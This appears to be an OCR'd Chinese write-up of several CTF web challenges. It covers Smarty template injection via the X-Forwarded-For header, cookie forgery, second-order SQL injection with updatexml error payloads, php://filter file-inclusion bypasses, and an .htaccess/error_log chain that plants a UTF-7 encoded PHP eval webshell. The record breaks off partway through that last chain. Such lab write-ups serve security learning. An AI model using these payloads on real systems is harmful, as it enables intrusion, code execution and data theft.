
狐官方站点 常用网址 新手上路 浙江省高等学校在线... 【春秋】-专注网络安... 爱课程 PTA | 程序设计类实验

```
<html>
  <head>
    <title>Futurella!</title>
    <link href="/css/style.css" rel="stylesheet" />
    <link href="/css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
    <content>
      <div class="container">
        <h1>Stop the aliens!</h1>

<p>
  We found this note in a dumpster. We think it's from invading aliens! Can you
  read it?
</p>

<div class='challenge rounded'>
  <p>Resistance is futile! Bring back Futurella or we'll invade!</p>

  <p>Also, the flag is flag{7b3f1d50-22fd-4e68-ba95-54434efffbd7}</p>
</div>

      </div>
    </content>
  </body>
</html>
```


正常来说：google翻译，按照翻译出来的中文翻译成英文，与符号相对应，很自然的就找到了对应关系，而且还根据符号的大小区分了大小写，最后拼接直接得到flag

不安全 | 13874ced-8224-4334-8f79-b688cbe1ec21.node3.buuoj.cn

京东 天猫 淘宝 X计划平台 Aman CTF 【新提醒】吾爱破... 非官方搜索插件-qb... Nessus Essentials... College




可参考：2019年CTF3月比赛记录（一）：BSidesSF 2019 CTF_Web部分题目writeup与重解

[CISCN2019 华东南赛区]Web11


首先进入发现在右上角记录了ip

Current IP:174.0.0.201

然后在最后面发现是基于Smarty模板



抓包伪造XFF头试试，设置`X-Forwarded-For: {7+7}`




smarty中的`{if}`标签中可以执行php语句，那么可以使用：

```
{if system("ls /")}{/if}
{if system("cat /flag")}{/if}
```


或者

```
{if readfile('/flag')}{/if}
```




参考：[CISCN2019 华东南赛区]Web11

[BSidesCF 2019]Kookie



一开始以为是弱密码或者是万能密码，后来发现都不对，提示有cookie还是抓包，但并未发现什么。
看wp发现只要在cookie处加入：`username=admin`即可？？？？？




参考：2019年CTF3月比赛记录（一）：BSidesSF 2019 CTF_Web部分题目writeup与重解

[RCTF2015]EasySQL

考点为二次注入

首先注册一个`'sss"\`测试一下，在修改密码处有一个报错的回显




猜测sql语句

```
select * from user where username="'sss"\" and password='d41d8cd98f00b204e9800998ecf8427e'
```


那么进行报错注入

```
username=1"||(updatexml(1,concat(0x3a,(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1))#
```



这个题目flag不在flag 表中。。。。。。查看users表

```
username=1"||(updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name='users'))),1))#
```



发现有长度限制，并没有显示全面，使用正则匹配

```
username=1"||(updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')&&(column_name)regexp('^r'))),1))#
```

得到列为`real_flag_1s_here`，最后爆数据

```
username=1"||(updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f'))),1))#
```

oldpass:

newpass:

Submit

XPATH syntax error: ':flag{c1eba3c2-d1e7-4557-9ad3-56'

长度受到限制，使用`reverse`逆序输出

```
username=1"||(updatexml(1,concat(0x3a,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f')))),1))#
```

oldpass:

newpass:

Submit


XPATH syntax error: ':}0b3ec6c42765-3da9-7554-7e1d-2c'


使用python的切片，步长为-1,来得到正向的flag，拼接即可

在线工具

参考：[RCTF2015]EasySQL

[BSidesCF 2020]Had a bad day






WOOFERS MEOWERS

进入点击发现是猫狗的图片，看url发现可能是文件包含

使用伪协议读取index的源代码

```
?category=php://filter/read=convert.base64-encode/resource=index
```



Cheer up!

Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!

PGh0bWw+CiAgPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICA8bWV0YSBodHRwLWVxdWl2PSJYLVVBLUNvt
/PC9zcGFuPgogICAgICAgICAgPGRpdiBjbGFzcz0ibWRsLWxheW91dC1zcGFjZXliPjwvZGl2PgogICAgICAgICAgDxkaXY+CiAgICAgIDwv
/IEFyZSB5b3UgZmVlbGluZyBkb3duPyBQaWNrIGFuIG9wdGlvbiBhbmQgbGV0IHRoZSBhZG9yYWJsZSBpbWFnZXMgY2hlZXIgeW
/cGhwCgkJCQkkZmlsZSA9ICRfR0VUWydjYXRlZ29yeSddOwoKCQkJCWlmKGlzc2V0KCRmaWxlKSkKCQkJCXsKCQkJCQlpZiggc3

WOOFERS MEOWERS

得到有用代码：

```php
<?php
   $file = $_GET['category'];

   if(isset($file))
   {
    if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index
")){
     include ($file . '.php');
    }
    else{
     echo "Sorry, we currently only support woofers and meowers.";
    }
   }
   ?>
```

利用include函数特性包含一下flag.php文件

`?category=woofers/../flag`

```
      Did you have a bad day? Did things n
    </p>
    <div class="page-include">
    <!-- Can you read this flag? -->
  </div>
<form action="index.php" method="get" id
    <center><button onclick="document.ge
```

说明flag.php被包含了进去，接下来读取flag.php，看wp知道php://filter伪协议可以套一层协议

法一：

`?category=php://filter/read=convert.base64-encode/meowers/resource=flag`

利用了PHP对不存在过滤器的容错性，虽然会报warning，但是还是输出了结果。

法二：

`?category=php://filter/read=convert.base64-encode/resource=meowers/../flag`

利用了PHP会对路径进行规范化处理

明文:

```
<!-- Can you read this flag? -->
<?php
 // flag{6b8ab8bd-f899-4482-af7a-c07ba1ff81b3}
?>
```

BASE64编码 >

< BASE64解码

BASE64:

```
PCEtLSBDYW4geW91IHJlYWQgdGhpcyBmbGFnPyAtLT4KPD9waHA
KIC8vIGZsYWd7NmI4YWI4YmQtZjg5OS00NDgyLWFmN2EtYzA3Ym
ExZmY4MWIzfQo/Pgo=
```

参考：

[BUUOJ记录] [BSidesCF 2020]Had a bad day

BSidesSF 2020 CTF writeup

[XNUCA2019Qualifier]EasyPHP

给出了源码：

```php
<?php
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    include_once("fl3g.php");
    if(!isset($_GET['content']) || !isset($_GET['filename'])) {
        highlight_file(__FILE__);
        die();
    }
    $content = $_GET['content'];
    if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type') || stristr($content,'flag'
) || stristr($content,'upload') || stristr($content,'file')) {
        echo "Hacker";
        die();
    }
    $filename = $_GET['filename'];
    if(preg_match("/[^a-z\.]/", $filename) == 1) {
        echo "Hacker";
        die();
    }
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    file_put_contents($filename, $content . "\nJust one chance");
?>
```

预期解

htaccess生效

如果尝试上传htaccess文件会发现出现响应500的问题，因为文件尾有Just one chance 这里采用`# \`的方式将换行符转义成普通字符，就可以用#来注释单行了。

利用文件包含

代码中有一处`include_once("fl3g.php");` php的配置选项中有include_path可以用来设置include的路径。如果tmp目录下有fl3g.php，在可以通过将include_path设置为tmp的方式来完成文件包含。

tmp目录写文件

1. 如何在指定目录写指定文件名的文件呢？php的配置选项中有error_log可以满足这一点。error_log可以将php运行报错的记录写到指定文件中。
2. 如何触发报错呢？这就是为什么代码中写了一处不存在的fl3g.php的原因。我们可以将include_path的内容设置成payload的内容，这时访问页面，页面尝试将payload作为一个路径去访问时就会因为找不到fl3g.php而报错，而如果fl3g.php存在，则会因为include_path默认先访问web目录而不会报错。
3. 写进error_log的内容会被html编码怎么绕过？这个点是比较常见的，采用utf7编码即可。

payload：

第一步：通过error_log配合include_path在tmp目录生成shell

写入utf-7编码的shellcode可以绕过<?的过滤，编码后的语句为：`<?php eval($_GET[1]); __halt_compiler();`

Edit Report a Bug

__halt_compiler

(PHP 5 >= 5.1.0, PHP 7)

__halt_compiler — 中断编译器的执行

说明

```
__halt_compiler ( void ) : void
```

中断编译器的执行。常用于在PHP脚本内嵌入数据，类似于安装文件。

可以通过常量 **__COMPILER_HALT_OFFSET__** 获取数据开始字节所在的位置，且该常量仅被定义于使用了__halt_compiler的文件。


```
php_value error_log /tmp/fl3g.php
php_value error_reporting 32767
php_value include_path "+ADw?php eval($_GET[1])+ADs +AF8AXw-halt+AF8-compiler()+ADs"
# \
```

在传值的时候一定要进行url编码才可以成功

```
?filename=.htaccess&content=php_value%20error_log%20%2ftmp%2ffl3g.php%0aphp_value%20error_reporting%2032767%0aphp_value%20include_path%20%22%2bADw?php%20eval($_GET[1])%2bADs%20%2bAF8AXw-halt%2bAF8-compiler()%2bADs%22%0a%23%20%5c
```

第二步：访问index.php留下error_log

